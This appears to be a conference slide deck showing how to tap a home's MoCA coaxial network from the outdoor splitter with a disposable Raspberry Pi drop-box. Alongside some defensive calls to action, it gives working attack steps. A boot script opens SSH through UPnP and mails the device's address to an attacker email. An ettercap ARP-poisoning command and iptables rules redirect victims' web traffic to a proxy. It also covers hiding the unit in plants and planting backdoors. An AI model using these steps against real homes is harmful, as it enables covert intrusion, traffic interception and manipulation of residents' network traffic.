- Utility point-of-presence
- ONT + root coax splitter + power = SCORE!
- Many homes have low plants growing around to obscure the equipment
  - That will provide useful cover for the attacking equipment

Tools of the Trade

- MoCA-to-Ethernet bridge
- RG-6 Coaxial Cable
- >1GHz Coaxial Splitter

Burning Bridges

- Connect the attack device to the bridge's Ethernet interface
- Actiontec LAN does not engage link protection
 - o Any device can connect

What just happened here?

- A MoCA device has been added to the coaxial bus
- Remember, both MoCA WAN and LAN run on the same physical bus
- The bus is terminates outside the home
- By attaching to the MoCA LAN, the internal Ethernet LAN has been extended outside the home

Situation normal

SNAFU

What could possibly go wrong?

- Enables attacks defeated by a firewall
- Network redirection
  - o Address resolution protocol poisoning
  - o DHCP response spoofs
  - o DNS hijacking
- Traffic profiling
  - o Deep packet inspection
  - o What do you do at home that you wouldn't do at work?
- What's old is new again! Hello 2001!

Ethernet attacks, so retro!

- Enables direct attack against the local Ethernet network
- Many attacker tools and frameworks have been developed to automate infiltration
  - o Ettercap
  - o dnsniff
  - o Metasploit
  - o BeEF
  - o EvilGrade
  - o Karmetasploit

This tattoo will protect me from harm!

- MoCA filters
- Block signal in the MoCA ranges
- Marketed as a security layer to protect against unwanted MoCA signals
- Typically located on the feed to the splitter
  - Almost always exposed
- Designed to prevent signal bleed between houses
  - NOT between the interior and exterior walls.

Building a disposable attack unit

- This is a problem that needs more attention
- Create a platform to automate the compromise of a MoCA network
- Illustrate that the compromise of most target domiciles is as simple as walking up to them

ATTACK HERE

Requirements

- Drop-in physical toolkit
  - Physical insertion
  - Power
  - Computing device
- Remote access to toolkit
  - Reverse tunnel, requires a server
  - Port forwarding?
- Traffic redirection
- Content manipulation

Design Objectives

- DO NO HARM
  - This is a demo for educational purposes
  - Random useless site redirection is obvious, nondestructive
- Use standard tools
  - Less profiling
  - Updatable
  - Disposable
- Minimize power consumption
  - Enable attacker to walk away and preserve cover
  - Unit must last at least a day
- Control costs

Ingredients

- ## Universal Power Supply
  - APC BackUPS 350 ES
  - Management software for soft shutdown
  - Can turn off the alarm
  - ~60 hours uptime for a 3VA device, like an ARM

- ## Raspberry Pi
  - Model B – 512 MB RAM
  - ARM11 processor
  - Minimal power consumption
  - Requires 8GB class 10 SD Card for storage (OS)
  - Cheap

Ingredients

- Kali Linux
  - Standard penetration testing distribution
  - Has necessary tools – Ettercap, perl, python
  - Extendable via Debian repositories
    - squid, apache, miniupnp
  - Available images for ARM, including Raspberry Pi
  - FREE
- Universal Plug-n-play IGD protocol
  - Actiontec firewall/router
- MoCA-to-Ethernet bridge
  - Netgear MCAB1001

Universal Plug-n-Play

- uPNP enables service discovery on broadcast domains
- UDP port 1900
- No authentication
- No routing required, everything just blabs
  - iPhone
  - Computer
  - Printer
  - TVs - DLNA
  - Router

plug + pray

Internet Gateway Device

- uPNP protocol to ease manipulation of firewall rules

- Allows the firewall to adjust posture based on the requests of internal hosts
  - No authentication
  - Forwards requested ports and sets up NAT
- Most embedded routers support IGD
- Supported by Microsoft, DLNA, ISPs

  How helpful!

Image Hijinks

- Transparent proxy needed to manipulate web streams
  - Squid provides URL_REWRITE facility to support 3rd party tools
  - ImageMagik libraries do the work
- I Love My Neighbors
  - Josh Wright's wireless honeypot distribution
  - Accomplishes my goals (flipping pics, funny things)
  - Perl scripts for URL_REWRITE
- Some BASH scripting to get it all set up

Recipe for Raspberry MoCA: Phase 1

- Insertion and remote access
- Upon boot, execute a uPNP command to forward an external port to local SSH server
  - {External IP}:22/tcp -> {Raspberry MoCA IP}:22/tcp
- Report information to attacker

```
#!/bin/sh -e
# rc.local
sleep 120;
upnpc -a `ip addr | fgrep "inet " | fgrep -v "host lo" | awk '{print $2}' \
| awk -F\/ '{print $1}'` 22 22 tcp | tee /tmp/report \
| mailx -s `ip addr | fgrep "inet " | fgrep -v "host lo" | awk '{print $2}' \
| awk -F\/ '{print $1}'`.report surreptitiously.delicious@foo.bar
exit 0
```

Recipe: Phase 2

- Engage image manipulation
- ARP poison the LAN

```
echo -n , Redirecting traffic
ettercap -D -l /root/etter.infos -m /root/etter.msgs -M arp // //
```

- Redirect web streams to local proxy

```
echo -n , Redirecting ports
iptables --flush
iptables --table nat --flush
iptables --delete-chain
iptables --table nat -A PREROUTING -i eth0 -p tcp \
  --destination-port 80 -j REDIRECT --to-port 3128
```

- Manipulate the web stream

```
rm /etc/squid3/url_rewrite_program
ln -s $SDIR/$1 /etc/squid3/url_rewrite_program
service squid3 restart >/dev/null
```

DEMO

- WATCH THIS!

famous last words….

Results

- ARM11 is single core and it shows
  - A little pokey for manipulating large images
  - Reduced apache and squid to 5 threads
  - Lowers CPU interrupt contention
  - Only use simple flips. Animated GIFs are S..L..O..W..
- Traffic redirection
  - Network with six normal devices on it
  - Phones, DVR, computers
  - All redirected with no noticeable performance issues
    - Simple replacement of the word 'dog' with 'cat'
  - MoCA works well for this

Results

- Compared to attack injections
  - Images are huge payloads. Injections are small.
  - Static payload insertion does not require heavy proc
- Raspberry MoCA Platform provides
  - Guaranteed remote access for a defined time
  - Quick delivery and insertion. Minimizes exposure
  - Low cost platform. <$300 is disposable
  - Commodity components. Minimizes profilable artifacts
  - Low-latency traffic redirection and manipulation
    - Find a resource and implant a more permanent backdoor

Security needs YOU!

- This is a major exposure of the physical transport layer
- Requires reassessment and attention from cable installers and Internet providers

- Consumers should demand this!

Ongoing work

- Detect MoCA injections
- Alert on network insertion
  - ○ Offer something more than ArpWatch?
- SLIM and Counter-Pi
  - ○ in collaboration with Stephan Browarny

Questions?

Andrew Hunt

ahunt5@masonlive.gmu.edu

Backup

- Because sometimes things don't go as planned…

Man's Best Friend

The World Upside-Down

Watch Out, Plane!

Prove it!


```
7587 mac vendor fingerprint
2183 known services
root@kali:~#
```

```
192.168.1.7 - PuTTY

proxy     14149 14138   0 02:29 ?        00:00:00 (unlinkd)
root      14184 13455   0 02:32 pts/1    00:00:00 ps -ef
root@kali:~# netstat -an | grep -v unix
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:3128            0.0.0.0:*               LISTEN
tcp        0      0 192.168.1.7:3128        192.168.1.5:55980       ESTABLISHED
tcp        0      0 192.168.1.7:22          192.168.1.5:53302       ESTABLISHED
tcp        0      0 192.168.1.7:3128        192.168.1.5:55979       ESTABLISHED
tcp        0      0 192.168.1.7:22          192.168.1.5:52984       ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      1 192.168.1.7:49305       192.168.0.25:80         SYN_SENT
tcp6       0      1 192.168.1.7:49304       192.168.0.25:80         SYN_SENT
udp        0      0 0.0.0.0:56749           0.0.0.0:*
udp        0      0 0.0.0.0:68              0.0.0.0:*
udp        0      0 0.0.0.0:16753           0.0.0.0:*
udp6       0      0 :::44619                :::*
udp6       0      0 :::53582                :::*
raw        0      0 0.0.0.0:255             0.0.0.0:*               7
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
root@kali:~#
```

```
                 192.168.1.100         b8-27-eb-be-53-57     dynamic
                 224.0.0.22            01-00-5e-00-00-16     static
                 224.0.0.252           01-00-5e-00-00-fc     static
                 224.0.1.60            01-00-5e-00-01-3c     static
                 239.255.255.250       01-00-5e-7f-ff-fa     static
                 255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\ahunt>arp -a

Interface: 192.168.1.5 --- 0xf
  Internet Address      Physical Address      Type
  192.168.1.1           b8-27-eb-be-53-57     dynamic
  192.168.1.4           30-69-4b-9f-3f-ce     dynamic
  192.168.1.7           b8-27-eb-be-53-57     dynamic
  192.168.1.9           b8-27-eb-be-53-57     dynamic
  192.168.1.11          b8-27-eb-be-53-57     dynamic
  192.168.1.13          b8-27-eb-be-53-57     dynamic
  192.168.1.100         b8-27-eb-be-53-57     dynamic
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.0.1.60            01-00-5e-00-01-3c     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\ahunt>
```